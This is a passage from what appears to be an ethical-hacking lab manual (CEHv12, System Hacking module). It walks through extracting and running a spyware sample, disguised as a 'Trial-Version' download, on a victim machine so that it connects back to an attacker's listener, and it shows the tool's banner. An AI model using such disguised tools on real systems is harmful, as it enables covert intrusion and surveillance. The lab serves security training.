


22. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.


Note: Here, we are copying the malicious file and running it as a victim.



23. Right-click on **Trial-Version.zip** file and click on **Extract Here**.



24. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.




25. A command window appears, press any key to connect to the listener in **Windows 11** machine.

```
C:\Users\Administrator\Desktop\Trial-Version\Ninja-v1.2.1-win.exe
By ErAz7

shy: :hhhs +/` .hy: ohhh- hhhhhh+ .ss: -/+oo+:- /hmNNNNNNNdh:
^:NNh: +MN: oh sNd/* -MM: ^/MM: -MM/-dMy .oy: oNNNNNNNNNNNN+
mHNNh:+MN oMd sMNNd/:MM. :MM./MM/ sMm yso ^NNNNNNNNNNNNm yyo
mMs+mNmMN oMd sMh/dNmMM. sMd hMmmhsMM- .ss: .NyyhdmNNmdhyhN+ +sy
mMo ^+mMN oMd sMh `/dMM. .NN-:MM:.smMMy .sso: ^No-oyy/+yyo.sm .ys/
mMm/ ^+h +mh oms `/d. hm:^hms .smm/ .ss- ydsoossssoosdo ssy
.+Nmy ,:yo. .:dmm. +ohmNNNmdho/ -mmd-. 
^-/o+:` .-.- `sosossdhddddhdmos+yoo
/o :osy/ +y/ /o: +o- oy- +o- -oyhdyoyhssNNNNNNNsyhoydhso.
mn yN:.hN NNd.md .mh -MNh-mh `hNNNNdohdhsdNNNNdsdhhodNNNNy
-/ +d- ms.-Nh +m:hmM/ om: sd-mmM- `smNNNmyhmNhymmyhNmhyhNNNmo
/hoo: phys/ /ys -hy ss /yo :hs :hNNNmdmmhohNNmhmmNNNmy-
:hmNNdyhmNNNNNNNNms- -+shNNNNNNNNNd+. 
:odNNNNdo- .+/. v1.2.1
```

26. We can see that the tool is connected to the listener in **Windows 11** machine.

